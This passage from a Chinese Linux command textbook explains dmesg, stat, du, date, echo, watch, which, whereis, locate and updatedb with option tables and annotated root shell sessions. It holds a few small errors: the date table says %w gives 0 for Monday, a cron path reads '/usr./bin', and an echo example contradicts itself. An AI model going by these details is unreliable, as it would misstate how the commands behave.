表 5-3 dmesg 命令的参数选项及说明

参数选项	解释说明
-c	显示信息后，清除环形缓冲区中的内容
-s bufsize	设置缓冲区大小，默认 16384（2.1.113 内核或更高）
-n level	显示消息等级

5.3.2 使用范例

范例 5-6：查看内核环形缓冲区。

```
[root@oldboy ~]# dmesg|less      #<== 通过 less 命令分页查看缓冲区内容，用于查看硬件故障等信息。
Initializing cgroup subsys cpuset
Initializing cgroup subsys cpu
Linux version 2.6.32-573.el6.x86_64 (mockbuild@c6b9.bsys.dev.centos.org) (gcc
version 4.4.7 20120313 (Red Hat 4.4.7-16) (GCC) ) #1 SMP Thu Jul 23 15:44:03
UTC 2015
Command line: ro root=UUID=72fd1c67-64b2-4d34-b2b3-4820bb26f997 rd_NO_
LUKS rd_NO_LVM LANG=en_US.UTF-8 rd_NO_MD SYSFONT=latarcyrheb-sun16
crashkernel=auto KEYBOARDTYPE=pc KEYTABLE=us rd_NO_DM rhgb quiet
.....
:
```

5.4 stat：显示文件或文件系统状态

5.4.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

stat 命令用于详细显示文件或文件系统的状态信息。

【语法格式】

```
stat [option] [file]
stat [选项] [文件或目录]
```

说明：

在 stat 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。

【选项说明】

表 5-4 针对该命令的参数选项进行了说明。

表 5-4 stat 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-f	显示文件所在分区的文件系统状态而非文件状态
-c	使用指定输出格式代替默认值 *
-t	使用简洁格式输出
支持的文件格式	%a 八进制权限 %A 用可读性较好的方式输出权限 %b 计算已分配块数（参见 %B） %B 以字节为单位输出 %b 所报告的每个块的大小 %C SELinux 安全环境字符串 %d 十进制设备编号 %D 十六进制设备编号 %f 十六进制原始模式 %F 文件类型 %g 文件的属组 ID %G 文件的属组组名 %h 硬链接数量 %i Inode 编号 %n 文件名 %N 如果对象是一个符号链接，则显示引用到的其他文件名

(续)

参数选项	解释说明（带*的为重点）
支持的文件格式	<p>%o I/O 块大小 %s 总计大小，以字节为单位 %t 十六进制主设备类型 %T 十六进制子设备类型 %u 文件的属主 ID %U 文件的属主用户名 %x 上次访问时间 %X 从 UNIX 元年起计的上次访问时间 %y 上次修改时间 %Y 从 UNIX 元年起计的上次修改时间 %z 上次更改时间 %Z 从 UNIX 元年起计的上次更改时间</p>
支持的文件系统格式	<p>%a 非超级用户可用的剩余块数 %b 文件系统的总数据块数 %c 文件系统中文件节点的总数 %d 文件系统中空闲文件的节点数 %f 文件系统中空闲的块数 %C SELinux 安全环境字符串 %i 十六进制文件系统 ID %l 文件名允许的最大长度 %n 文件名 %s 块大小（用于快速传输） %S 基本块大小（用于块计数） %t 十六进制类型描述 %T 可读性较好的类型描述</p>

5.4.2 使用范例

范例 5-7：查看文件的属性信息。

```
[root@oldboy ~]# stat /etc/hosts
  File: '/etc/hosts'  #<== 文件名。
  Size: 79           Blocks: 8          IO Block: 4096   regular file
#<==Size: 文件大小。
#<==Blocks: 占用 block 数量。
#<==IO Block : Block 总大小为 4096 (8*512)。
#<==regular file: 文件类型为普通文件。
Device: 802h/2050d  Inode: 142084    Links: 2
#<==Device: 设备编号的十六进制 (h) 和十进制 (d)。
#<==Inode: 文件的 inode 值。
#<==Links: 文件的硬链接数。
```

```
Access: (0644/-rw-r--r--) Uid: (    0/    root)  Gid: (    0/    root)
#<==Access: 文件权限。
#<==Uid 和 Gid: 用户和用户组。
Access: 2015-09-22 19:59:28.442080819 +0800 #<== 访问时间。
Modify: 2015-08-25 17:07:48.361082508 +0800 #<== 修改时间。
Change: 2015-08-25 17:07:48.369081626 +0800 #<== 状态更改时间。
```

范例 5-8：查看文件系统属性。

```
[root@oldboy ~]# stat -f /etc/hosts #<== -f 参数显示文件所在分区的文件系统状态而非文件
状态，了解即可。
File: "/etc/hosts"
  ID: 93ad3f2e5e7c071c Namelen: 255      Type: ext2/ext3
 Block size: 4096      Fundamental block size: 4096
Blocks: Total: 1628042   Free: 948024     Available: 863660
Inodes: Total: 421824   Free: 344273
```

范例 5-9：如何取得 /etc/hosts 文件的权限对应的数字内容，比如 -rw-r--r-- 为 644，请使用命令取得 644 这样的数字。

此为面试题，考察的是获取文件权限的方法。

从范例 5-7 可以发现，文件属性中有如下一行内容：

```
Access: (0644/-rw-r--r--) Uid: (    0/    root)  Gid: (    0/    root)
```

显然，可以用 sed、cut、awk、grep 等命令将这行内容中的 644 提取出来。

但是这里有一个思想：当命令结果包含我们所需要的内容时，我们首先要思考，是否有具体的参数能够一步获得我们所需要的结果呢？对于上面的范例 5-9，可使用如下命令：

```
[root@oldboy ~]# stat -c %a /etc/hosts
644
```

这个方法是最简单的。同理，想要获取范例 5-7 结果中的其他值，可以使用其他相应的参数。

5.5 du：统计磁盘空间使用情况

5.5.1 命令详解

【命令星级】 ★★★★★

【功能说明】

du 命令可以用于统计磁盘空间的使用情况，这个命令有助于我们找出哪个文件过多地占用了磁盘空间。

【语法格式】

```
du [option] [file]
du [选项] [文件或目录]
```

说明：

在 du 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。

【选项说明】

表 5-5 针对该命令的参数选项进行了说明。

表 5-5 du 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-a	显示所有文件大小
-h	以人类可读的方式查看大小，以 K、M、G 为单位 *
-s	显示文件的总大小 *
--exclude=<目录或文件>	略过指定的目录或文件
-X,--exclude-from=FILE	从文件读取需要略过的目录或文件
--max-depth=N	显示 N 级子目录的大小，当 N=0 时，该参数和 -s 参数的效果一样

5.5.2 使用范例

范例 5-10：通过参数 -a 显示所有目录或文件所占空间。

```
[root@oldboy ~]# du -a #<== 显示当前目录下所有文件（包括隐藏文件及子目录下的所有文件）的
大小。
8      ./viminfo
4      ./anaconda-ks.cfg
28     ./install.log
8      ./install.log.syslog
4      ./bash_logout
4      ./cshrc
4      ./ls.txt
8      ./bash_history
4      ../../lessht
4      ./oldboy.log
4      ./test.txt
4      ./tcshrc
4      ./GB2312.txt
4      ./bash_profile
4      ./bashrc
100
```

范例 5-11：参数 -s 与 -h 的使用案例。

```
[root@oldboy ~]# du -s          #<== 显示当前目录的总大小。
100
[root@oldboy ~]# du -h          #<== -h 参数会换算成 K、M、G 这种易读易理解的结果。
100K
[root@oldboy ~]# du -sh        #<== -sh 是常用的命令组合，也是推荐大家使用的方法。
100K
[root@oldboy ~]# du -sh /usr/local/ #<== 显示指定目录的总大小。
132K   /usr/local/
```

范例 5-12：显示指定层次的目录的大小。

```
[root@oldboy ~]# du -h --max-depth=1 /usr/local/      #<== 只显示第一层目录的大小。
4.0K   /usr/local/libexec
4.0K   /usr/local/src
92K   /usr/local/share
4.0K   /usr/local/sbin
4.0K   /usr/local/include
4.0K   /usr/local/games
4.0K   /usr/local/bin
4.0K   /usr/local/lib
4.0K   /usr/local/etc
4.0K   /usr/local/lib64
132K   /usr/local/
[root@oldboy ~]# du -h --max-depth=2 /usr/local/      #<== 只显示第一、二层目录的大小。
4.0K   /usr/local/libexec
4.0K   /usr/local/src
4.0K   /usr/local/share/applications
4.0K   /usr/local/share/info
80K   /usr/local/share/man
92K   /usr/local/share
4.0K   /usr/local/sbin
4.0K   /usr/local/include
4.0K   /usr/local/games
4.0K   /usr/local/bin
4.0K   /usr/local/lib
4.0K   /usr/local/etc
4.0K   /usr/local/lib64
132K   /usr/local/
```

范例 5-13：排除指定目录的案例。

```
[root@oldboy ~]# du -h --max-depth=2 /usr/local/ --exclude=/usr/local/share
#<== 不显示 /usr/local/share 目录的大小。
4.0K   /usr/local/libexec
4.0K   /usr/local/src
4.0K   /usr/local/sbin
4.0K   /usr/local/include
```

```
4.0K    /usr/local/games
4.0K    /usr/local/bin
4.0K    /usr/local/lib
4.0K    /usr/local/etc
4.0K    /usr/local/lib64
40K     /usr/local/
```

5.6 date：显示与设置系统时间

5.6.1 命令详解

【命令星级】 ★★★★★

【功能说明】

date 命令用于显示当前的系统时间或设置系统时间。

【语法格式】

```
date [option] [+FORMAT]
date [选项] [+ 日期格式]
```

说明：

在 date 命令及后面的选项和日期格式里，每个元素之间都至少要有一个空格。

【选项说明】

表 5-6 针对该命令的参数选项进行了说明。

表 5-6 date 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
OPTION 参数选项	
-d 时间字符串	显示指定字符串所描述的时间，而非当前时间 *
-f 时间文件	从日期文件中按行读入时间描述
-r 文件	显示指定文件的最后修改时间
-s 日期时间	设置系统时间 *
-u	显示或设置 UTC 时间
FORMAT 日期格式	
%%	输出字符 %
%a	星期名缩写 (Tue 代表星期二)
%A	星期名全称 (Tuesday 代表星期二)

(续)

参数选项	解释说明(带*的为重点)
%b	月名缩写(Aug代表八月)
%B	月名全称(August代表八月)
%c	日期和时间(Tue 18 Aug 2015 02:28:22 PM CST)
%C	世纪
%d	每月的第几天
%D	等于%m/%d/%y(08/18/15)
%e	每月的第几天
%F	完整日期格式,等价于%Y-%m-%d(2015-08-18)
%g	年份的最后两位数字(15)
%G	年份(2015)
%h	月名缩写,等于%b
%H	24小时制(00-23)
%I	12小时制(00-12)
%j	一年的第几天(001-366)
%k	24小时制(0-23),格式和%H不同
%l	12小时制(1-12)
%m	月份(01-12)
%M	分(00-59)
%n	换行
%N	纳秒(000000000-999999999)
%p	“上午”或“下午”,未知时输出为空(AM/PM)
%P	与%p类似,但是输出的是小写字母(am/pm)
%r	当前时区下的12小时制时间(02:30:27 PM)
%R	24小时制的时和分,等价于%H:%M(14:30)
%s	自UTC时间1970-01-01 00:00:00以来所经过的秒数(1439879439)
%S	秒(00-60)
%t	输出制表符Tab
%T	时间,等于%H:%M:%S(14:30:50)
%u	星期,1代表星期一
%U	一年中的第几周,以周日为每星期的第一天(00-53)
%V	ISO-8601格式规范下一年中的第几周,以周一为每星期的第一天(01-53)

(续)

参数选项	解释说明（带※为重点）
%w	一星期中的第几日（0-6），0 代表周一
%W	一年中的第几周，以周一为每星期的第一天（00-53）
%x	日期（08/18/2015）
%X	时间（02:31:29 PM）
%y	年份的最后两位（00..99）
%Y	年份 2015
%z	时区 +0800
%::z	时区 +08:00
%:::z	时区 +08:00:00
%:::Z	时区 +08
%Z	字母格式时区（CST）

5.6.2 使用范例

范例 5-14：常用时间格式测试。

大家可以对着上面的表格逐一测试参数，这里限于篇幅仅列举一部分。

```
[root@oldboy ~]# date +%y #<== 显示年(短格式)。
17
[root@oldboy ~]# date +%Y #<== 显示年(长格式)。
2017
[root@oldboy ~]# date +%m #<== 显示月。
07
[root@oldboy ~]# date +%d #<== 显示日。
06
[root@oldboy ~]# date +%H #<== 显示小时。
21
[root@oldboy ~]# date +%M #<== 显示分。
01
[root@oldboy ~]# date +%S #<== 显示秒。
25
[root@oldboy ~]# date +%F #<== 显示特殊格式日期(年-月-日)。
2017-07-06
[root@oldboy ~]# date +%T #<== 显示特殊格式时间(时:分:秒)。
21:03:08
```

范例 5-15：通过参数 -d 显示指定字符串所描述的时间示例。

```
[root@oldboy ~]# date +%F -d "-1day"          #<== 显示昨天(简洁写法)。
2017-07-05
```

```
[root@oldboy ~]# date +%F -d "yesterday"      #<== 显示昨天(英文写法)。
2017-07-05
[root@oldboy ~]# date +%F -d "-2day"          #<== 显示前天。
2017-07-04
[root@oldboy ~]# date +%F -d "+1day"           #<== 显示明天。
2017-07-07
[root@oldboy ~]# date +%F -d "tomorrow"        #<== 显示明天(英文写法)。
2017-07-07
[root@oldboy ~]# date +%F -d "+2day"           #<== 显示2天后。
2017-07-08
[root@oldboy ~]# date +%F -d "1month"          #<== 显示1个月后。
2017-08-06
[root@oldboy ~]# date +%F -d "1year"            #<== 显示1年后。
2018-07-06
```

说明:

这里的+号表示未来，-号表示过去，day表示日，year表示年，month表示月。

```
[root@oldboy ~]# date +%F -d "24hour"
2017-07-07
[root@oldboy ~]# date +%F -d "1440min"
2017-07-07
[root@oldboy ~]# date +%F -d "-1440min"
2017-07-05
```

说明:

这里的hour表示小时，min表示分。

范例 5-16：时间格式转换例子。

```
[root@oldboy ~]# date -d "Thu Jul 6 21:41:16 CST 2017" "+%Y-%m-%d %H:%M:%S"
2017-07-06 21:41:16
```

说明:

-d选项后面接上需要转化的时间，最后再接上你想要输出的时间格式。

下面是一个企业面试题，转换日志的时间格式，会利用到上面的知识点，同时还使用了awk命令。

备用数据如下：

```
[root@oldboy ~]# cat test.log
Sat May 19 13:40:02 CST 2015 is 13213213
Sat May 19 19:37:43 CST 2015 is 1012122
Sat May 19 13:40:03 CST 2015 is 13213213
Sat May 19 19:37:42 CST 2015 is 1012122
Sat May 19 13:40:03 CST 2015 is 13213213
Sat May 19 19:37:43 CST 2015 is 1012122
```

解答过程：

```
[root@oldboy ~]# awk -F "is" '{print "echo $(date -d \"\"$1\"\" \"+%F %T\n\\")", $2}' test.log
#<== 对内容按照命令进行拼接。
echo $(date -d "Sat May 19 13:40:02 CST 2015" "+%F %T") 13213213
echo $(date -d "Sat May 19 19:37:43 CST 2015" "+%F %T") 1012122
echo $(date -d "Sat May 19 13:40:03 CST 2015" "+%F %T") 13213213
echo $(date -d "Sat May 19 19:37:42 CST 2015" "+%F %T") 1012122
echo $(date -d "Sat May 19 13:40:03 CST 2015" "+%F %T") 13213213
echo $(date -d "Sat May 19 19:37:43 CST 2015" "+%F %T") 1012122
[root@oldboy ~]# awk -F "is" '{print "echo $(date -d \"\"$1\"\" \"+%F %T\n\\")", $2}' test.log|bash
2015-05-19 13:40:02 13213213
2015-05-19 19:37:43 1012122
2015-05-19 13:40:03 13213213
2015-05-19 19:37:42 1012122
2015-05-19 13:40:03 13213213
2015-05-19 19:37:43 1012122
#<== 命令说明：使用 is 作为分隔符，$1 是 “Sat May 19 13:40:02 CST 2015”，$2 是 “13213213”。
首先使用 date 命令将原时间格式进行转换，然后用 awk 拼凑出相应格式，最后使用 bash 执行命令。
```

范例 5-17：通过参数 -s 设定时间。

```
[root@oldboy ~]# date -s 20170706          #<== 设置成 20170706，具体时间为立即
                                                00:00:00。
Thu Jul  6 00:00:00 CST 2017
[root@oldboy ~]# date -s 00:00:03          #<== 设置具体时间，不会对日期做更改。
Thu Jul  6 00:00:03 CST 2017
[root@oldboy ~]# date -s "00:00:03 20170706" #<== 这样可以设置全部时间。
Thu Jul  6 00:00:03 CST 2017
[root@oldboy ~]# date -s "00:00:03 2017-07-06" #<== 日期可用不同格式。
Thu Jul  6 00:00:03 CST 2017
[root@oldboy ~]# date -s "00:00:03 2017/07/06" #<== 日期可用不同格式。
Thu Jul  6 00:00:03 CST 2017
```

范例 5-18：显示时间后换行，再显示日期。

```
[root@oldboy ~]# date +%T%n%D    #<== %n 的作用是换行。
21:48:33
07/06/17
```

5.7 echo：显示一行文本

5.7.1 命令详解

【命令星级】 ★★★★★

【功能说明】

echo 命令能将指定的文本显示在 Linux 命令行上。

【语法格式】

```
echo [option] [string]
echo [选项] [文本]
```

说明:

在 echo 命令及后面的选项和文本里，每个元素之间都至少要有一个空格。

【选项说明】

表 5-7 针对该命令的参数选项进行了说明。

表 5-7 echo 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-n	不要自动换行 *
-E	不解析转义字符（默认参数）
-e	若字符串中出现以下字符，则需要进行特别处理，而不会将它当成一般文字输出 * \a 发出警告声 \b 删除前一个字符 \c 最后不加上换行符号 \f 换行但光标依然停留在原来的位置 \n 换行且光标移至行首 \r 光标移至行首，但不换行 \t 插入 tab \v 与 \f 相同 \\ 插入 \ 字符 \' 插入单引号 \" 插入双引号 \nnn 插入 nnn（八进制）所代表的 ASCII 字符

5.7.2 使用范例

范例 5-19：打印文本到屏幕输出。

```
[root@oldboy ~]# echo Hello world!      #<==echo 直接接想输出的文本。
Hello world!
[root@oldboy ~]# echo 'Hello world!'    #<== 可以使用单引号将内容括起来。
Hello world!
[root@oldboy ~]# echo "Hello world!"   #<== 这里使用双引号就出问题了，因为“!”在Linux
                                         中有特殊功能。
```

```
-bash: !": event not found
[root@oldboy ~]# echo "Hello world!"      #<== 如果希望打印“!”就不要把它放入“”中。
Hello world!
[root@oldboy ~]# echo "Hello world\!"     #<== 或者使用“\”转义。
Hello world\
[root@oldboy ~]# echo -e "hello\tworld" #<== 使用选项-e可以识别“\t”等特殊字符。
hello    world
```

范例 5-20：将单行文本输入到某个文件中。

```
[root@oldboy ~]# echo "hello world" >>hello.txt      #<== 使用追加重定向符号“>>”
                                                               将文本写入文件。
[root@oldboy ~]# cat hello.txt
hello world
```

范例 5-21：使用-n参数的例子。

```
[root@oldboy ~]# echo "oldboy";echo "oldboy"   #<== 分号可以连接2个命令。
oldboy                                         #<== 命令执行结果分成了两行输出
oldboy
[root@oldboy ~]# echo -n "oldboy";echo "oldboy" #<== 使用-n选项就可以不换行,
                                                               输出成一行。
oldboyoldboy
```

范例 5-22：打印彩色输出。

命令如下：

```
echo -e "\033[30m 黑色字 oldboy trainning \033[0m"
echo -e "\033[31m 红色字 oldboy trainning \033[0m"
echo -e "\033[32m 绿色字 oldboy trainning \033[0m"
echo -e "\033[33m 黄色字 oldboy trainning \033[0m"
echo -e "\033[34m 蓝色字 oldboy trainning \033[0m"
echo -e "\033[35m 紫色字 oldboy trainning \033[0m"
echo -e "\033[36m 天蓝色字 oldboy trainning \033[0m"
echo -e "\033[37m 白色字 oldboy trainning \033[0m"
```

提示：上文加粗的递增数字表示字体颜色范围。

图 5-1 为打印效果。

假设要打印的背景色的数字范围为 40-47，则命令如下：

```
echo -e "\033[40;37m 黑底白字 welcome to old1boy\033[0m"
echo -e "\033[41;37m 红底白字 welcome to old2boy\033[0m"
echo -e "\033[42;37m 绿底白字 welcome to old3boy\033[0m"
echo -e "\033[43;37m 黄底白字 welcome to old4boy\033[0m"
echo -e "\033[44;37m 蓝底白字 welcome to old5boy\033[0m"
echo -e "\033[45;37m 紫底白字 welcome to old6boy\033[0m"
echo -e "\033[46;37m 天蓝底白字 welcome to old7boy\033[0m"
echo -e "\033[47;30m 白底黑字 welcome to old8boy\033[0m"
```

提示：上文加粗的递增数字表示背景颜色范围。

```
root@oldboy ~]# echo -e "\033[30m 黑色字 oldboy trainning \033[0m"
root@oldboy ~]# echo -e "\033[31m 红色字 oldboy trainning \033[0m"
root@oldboy ~]# echo -e "\033[32m 绿色字 oldboy trainning \033[0m"
黑色字 oldboy trainning
root@oldboy ~]# echo -e "\033[33m 黄色字 oldboy trainning \033[0m"
黄色字 oldboy trainning
root@oldboy ~]# echo -e "\033[34m 蓝色字 oldboy trainning \033[0m"
蓝色字 oldboy trainning
root@oldboy ~]# echo -e "\033[35m 紫色字 oldboy trainning \033[0m"
紫色字 oldboy trainning
root@oldboy ~]# echo -e "\033[36m 天蓝色字 oldboy trainning \033[0m"
天蓝色字 oldboy trainning
root@oldboy ~]# echo -e "\033[37m 白色字 oldboy trainning \033[0m"
白色字 oldboy trainning
```

图 5-1 打印彩色输出效果图

图 5-2 为打印效果。

```
root@oldboy ~]# echo -e "\033[40;37m 黑底白字 welcome to oldboy\033[0m"
黑底白字, welcome to oldboy
root@oldboy ~]# echo -e "\033[41;37m 红底白字 welcome to oldboy\033[0m"
红底白字, welcome to oldboy
root@oldboy ~]# echo -e "\033[42;37m 绿底白字 welcome to oldboy\033[0m"
绿底白字, welcome to oldboy
root@oldboy ~]# echo -e "\033[43;37m 黄底白字, welcome to oldboy\033[0m"
黄底白字, welcome to oldboy
root@oldboy ~]# echo -e "\033[44;37m 蓝底白字, welcome to oldboy\033[0m"
蓝底白字, welcome to oldboy
root@oldboy ~]# echo -e "\033[45;37m 紫底白字, welcome to oldboy\033[0m"
紫底白字, welcome to oldboy
root@oldboy ~]# echo -e "\033[46;37m 天蓝底白字 welcome to oldboy\033[0m"
天蓝底白字, welcome to oldboy
root@oldboy ~]# echo -e "\033[47;30m 白底黑字 welcome to oldboy\033[0m"
白底黑字, welcome to oldboy
```

图 5-2 打印彩色背景色效果图

有关字体颜色内容，在《跟老男孩学习 Linux 运维：Shell 编程实战》一书的第 9 章中有详细介绍。

范例 5-23：打印变量内容。

```
[root@oldboy ~]# echo $PATH #<==echo 打印环境变量名使用“$”符号。
/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/root/bin
[root@oldboy ~]# test=12345
[root@oldboy ~]# echo $test
12345
```

提示：和 echo 类似的命令还有 printf，这是一个功能更强的输出命令，见后文。

5.8 watch：监视命令执行情况

5.8.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

watch 命令可以以全屏的方式动态显示命令或程序的执行情况。

【语法格式】

```
watch [option] [command]
watch [选项] [命令]
```

说明：

在 watch 命令及后面的选项和命令里，每个元素之间都至少要有一个空格。

【选项说明】

表 5-8 针对该命令的参数选项进行了说明。

表 5-8 watch 命令的参数选项及说明

参数 选项	解释说明（带 * 的为重点）
-n	命令执行的间隔时间，默认为 2s*
-d	高亮显示命令结果的变动之处
-t	关闭 watch 命令在顶部显示的时间间隔、命令及当前时间的输出

5.8.2 使用范例

范例 5-24：每隔一秒高亮显示网络链接数的变化情况。

```
[root@oldboy ~]# watch -n 1 -d netstat -ant #<==netstat 在后面会详细讲解，-n 指定每
秒执行命令，-d 高亮显示。
Every 1.0s: netstat -ant                                         Sun Nov 15 19:40:15 2015

Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 0.0.0.0:22              0.0.0.0:*              LISTEN
tcp      0      0 10.0.0.12:22            10.0.0.1:51616         ESTABLISHED
tcp      0      0 :::22                  :::*                  LISTEN
#<==Ctrl+C 退出。
```

范例 5-25：监测当前目录中 oldboy.log 文件的变化。

```
[root@oldboy ~]# echo 12345 > oldboy.log
[root@oldboy ~]# watch cat oldboy.log
Every 2.0s: cat oldboy.log                                         Sun Nov 15 19:44:54 2015

12345
#<== 在另外一个窗口追加一行文本到 oldboy.log。
[root@oldboy ~]# echo 12345 >>oldboy.log
#<== 回到第一个窗口，可以看到追加的文本出现了，效果有点类似于 tail -f 或 tailf 命令的效果。
```

```
Every 2.0s: cat oldboy.log
```

```
Sun Nov 15 19:45:48 2015
```

```
12345
```

```
12345
```

范例 5-26：-t 参数不显示标题。

```
[root@oldboy ~]# watch -t cat oldboy.log
```

```
12345
```

```
12345
```

```
#<== 就是第一行没了。
```

5.9 which：显示命令的全路径

5.9.1 命令详解

【命令星级】 ★★★★★

【功能说明】

which 命令用于显示命令的全路径，我们常用这个命令来查找命令在哪里，which 命令查找的范围是 PATH 环境变量的路径。

【语法格式】

```
which [option] [programname]
which [选项] [命令名]
```

说明：

- 1) 在 which 命令及后面的选项和命令名里，每个元素之间都至少要有一个空格。
- 2) which 命令用于在 PATH 环境变量里查找指定的命令。

【选项说明】

表 5-9 针对该命令的参数选项进行了说明。

表 5-9 which 命令的参数选项及说明

参数 选项	解释说明（带 * 的为重点）
-a	默认在 PATH 路径中由前往后查找命令，如果查找到了，就停止匹配。使用 -a 选项将遍历所有 PATH 路径，输出所有匹配项 *

5.9.2 使用范例

范例 5-27：查找指定命令的全路径。

```
[root@oldboy ~]# echo $PATH      #<== 先查看环境变量。
```

```
/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/root/bin
[root@oldboy ~]# which date      #<== 查看 date 命令的全路径。
/bin/date
[root@oldboy ~]# which which    #<== 如果对指定命令设置了别名，那么使用 which 功能还将
                           #会显示别名的情况。
alias which='alias | /usr/bin/which --tty-only --read-alias --show-dot
--show-tilde'
/usr/bin/which
[root@oldboy ~]# which cd      #<== Bash 内置命令无法使用 which。
/usr/bin/which: no cd in (/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/
sbin:/usr/bin:/root/bin)
```

范例 5-28：参数 -a 的测试。

```
[root@oldboy ~]# which mysql
/usr/local/sbin/mysql
[root@oldboy ~]# echo $PATH
/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/root/bin
[root@oldboy ~]# PATH=$PATH:/application/mysql/bin/ #<== 添加路径到环境变量。
[root@oldboy ~]# echo $PATH
/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/root/bin:/
application/mysql/bin/
[root@oldboy ~]# which -a mysql #<== 所有包含 mysql 命令的路径都显示出来了。
/usr/local/sbin/mysql
/application/mysql/bin/mysql    #<== /application/mysql 路径是老男孩编译的 mysql 路径。
```

5.10 whereis：显示命令及其相关文件全路径

5.10.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

whereis 命令用于定位指定命令的可执行文件、源码文件及 man 帮助文件的路径。

【语法格式】

```
whereis [option] [filename]
whereis [选项] [文件名]
```

说明：

- 1) 在 whereis 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。
- 2) whereis 命令用于在 PATH 环境变量里查找指定的命令。

【选项说明】

表 5-10 针对该命令的参数选项进行了说明。

表 5-10 whereis 命令的参数选项及说明

参数选项	解释说明	参数选项	解释说明
-b	查找可执行文件	-s	查找源代码文件
-m	查找 man 帮助文件		

5.10.2 使用范例

范例 5-29：将相关的文件都查找出来。

```
[root@oldboy ~]# whereis svn
svn: /usr/bin/svn /usr/share/man/man1 svn.1.gz
[root@oldboy ~]# whereis -b svn  #<== 只查找可执行文件。
svn: /usr/bin/svn
[root@oldboy ~]# whereis -m svn  #<== 只查找 man 帮助文件。
svn: /usr/share/man/man1 svn.1.gz
[root@oldboy ~]# whereis -s svn  #<== 只查找源代码文件。
svn:                                #<== 没有找到相应的文件。
```

 提示：Linux 工程师工作中用得最多的还是查找命令所在路径，因此 which 更常用。

5.11 locate：快速定位文件路径

5.11.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

Linux 系统里有一个名为 mlocate.db 的数据库文件，这个文件包含系统文件的文件名及对应的路径信息。locate 命令查找文件时就不用遍历磁盘，而是直接查找 mlocate.db 文件，这样可以快速给出结果，但会出现一个问题，如果是新添加的文件，那么 mlocate.db 文件就没有记录，因此使用 locate 命令时可以先用 updatedb 命令更新一下 mlocate.db 数据库文件。当然，mlocate.db 还会由系统自带的定时任务执行 updatedb 命令定期更新。

【语法格式】

```
locate [option] [pattern]
locate [选项] [文件名]
```

 说明：

- 1) 在 locate 命令及后面的选项和文件里，每个元素之间都至少要有一个空格。
- 2) locate 命令用于从数据库中查找指定的命令。

【选项说明】

表 5-11 针对该命令的参数选项进行了说明。

表 5-11 locate 命令的参数选项及说明

参数选项	解释说明	参数选项	解释说明
-c	不显示匹配的内容，只显示匹配到的行数	-r	支持基本正则表达式匹配
-i	匹配时忽略大小写	--regex	支持扩展正则表达式匹配

5.11.2 使用范例

范例 5-30：查看数据库。

```
[root@oldboy ~]# ll -h /var/lib/mlocate/mlocate.db    #<==locate 查找的数据库文件。
-rw-r----- 1 root slocate 1.4M Nov 16 18:32 /var/lib/mlocate/mlocate.db
[root@oldboy ~]# cat /etc/cron.daily/mlocate.cron      #<== 系统自带的定时任务脚本。
#!/bin/sh
nodevs=$(< /proc/filesystems awk '$1 == "nodev" && $2 != "zfs" { print $2 }')
renice +19 -p $$ >/dev/null 2>&1
ionice -c2 -n7 -p $$ >/dev/null 2>&1
/usr./bin/updatedb -f "$nodevs"
```

范例 5-31：查找文件路径。

```
[root@oldboy ~]# locate pwd    #<== 直接跟想要查找的文件名，只要包含 pwd 字符串的都能找出来。
/bin/pwd
/etc/.pwd.lock
/etc/latrace.d/pwd.conf
/lib/modules/2.6.32-573.el6.x86_64/kernel/drivers/watchdog/hpwdt.ko
/sbin/unix_chkpwd
/usr/bin/pwdx
/usr/include/pwd.h
/usr/lib/x86_64-redhat-linux5E/include/pwd.h
/usr/lib64/cracklib_dict.pwd
/usr/lib64/python2.6/lib-dynload/spwdmodule.so
.....
[root@oldboy ~]# locate -c pwd    #<== 只显示匹配的行数。
28
```

范例 5-32：使用通配符查找文件路径。

```
[root@oldboy ~]# locate /etc/sh    #<== 只要部分符合就输出。
/etc/shadow
/etc/shadow-
/etc/shells
[root@oldboy ~]# locate /etc/sh*   #<== 还可以使用通配符。
```

```
/etc/shadow
/etc/shadow-
/etc/shells
[root@oldboy ~]# locate -c /etc/*sh*
25
```

5.12 updatedb：更新 mlocate 数据库

5.12.1 命令详解

【命令星级】 ★★★☆☆

【功能说明】

updatedb 命令可以创建或者更新 locate 命令使用的数据库。updatedb 命令会因定时任务定期（每天）执行。

【语法格式】

```
updatedb [option]
updatedb [选项]
```

 说明：

在 updatedb 命令及后面的选项里，每个元素之间都至少要有一个空格。

【选项说明】

表 5-12 针对该命令的参数选项进行了说明。

表 5-12 updatedb 命令的参数选项及说明

参数选项	解释说明
-U	更新指定目录相关的数据库信息。默认是扫描整个系统，耗时较长，因此可以使用这个参数
-v	显示命令的执行过程

5.12.2 使用范例

范例 5-33：查看数据库。

```
[root@oldboy ~]# ll -h /var/lib/mlocate/mlocate.db #<-- 这就是需要更改的数据库文件。
-rw-r----- 1 root slocate 1.4M Nov 16 18:32 /var/lib/mlocate/mlocate.db
```

范例 5-34：更新数据库。

```
[root@oldboy ~]# locate oldboy #<-- 查看包含 oldboy 的文件。
```

```

/root/oldboy.log
[root@oldboy ~]# touch oldboy20151116
[root@oldboy ~]# locate oldboy          #<== 再次查看，发现新建的 oldboy20151116 文件
                           没有显示。
/root/oldboy.log
[root@oldboy ~]# updatedb -vU /root/   #<== -v 显示更新过程，-U 指定更新路径。
/root/.viminfo
/root/oldboy20151116
/root/anaconda-ks.cfg
/root/install.log
.....
[root@oldboy ~]# locate oldboy          #<== 再次查看发现又出现了 oldboy20151116 文件。
/root/oldboy.log
[root@oldboy ~]# ll -h /var/lib/mlocate/mlocate.db
-rw-r----- 1 root slocate 707 Nov 16 20:41 /var/lib/mlocate/mlocate.db #<== 时
间变了。

```

5.13 老男孩逆袭思想：新手在工作中如何问问题不会被鄙视

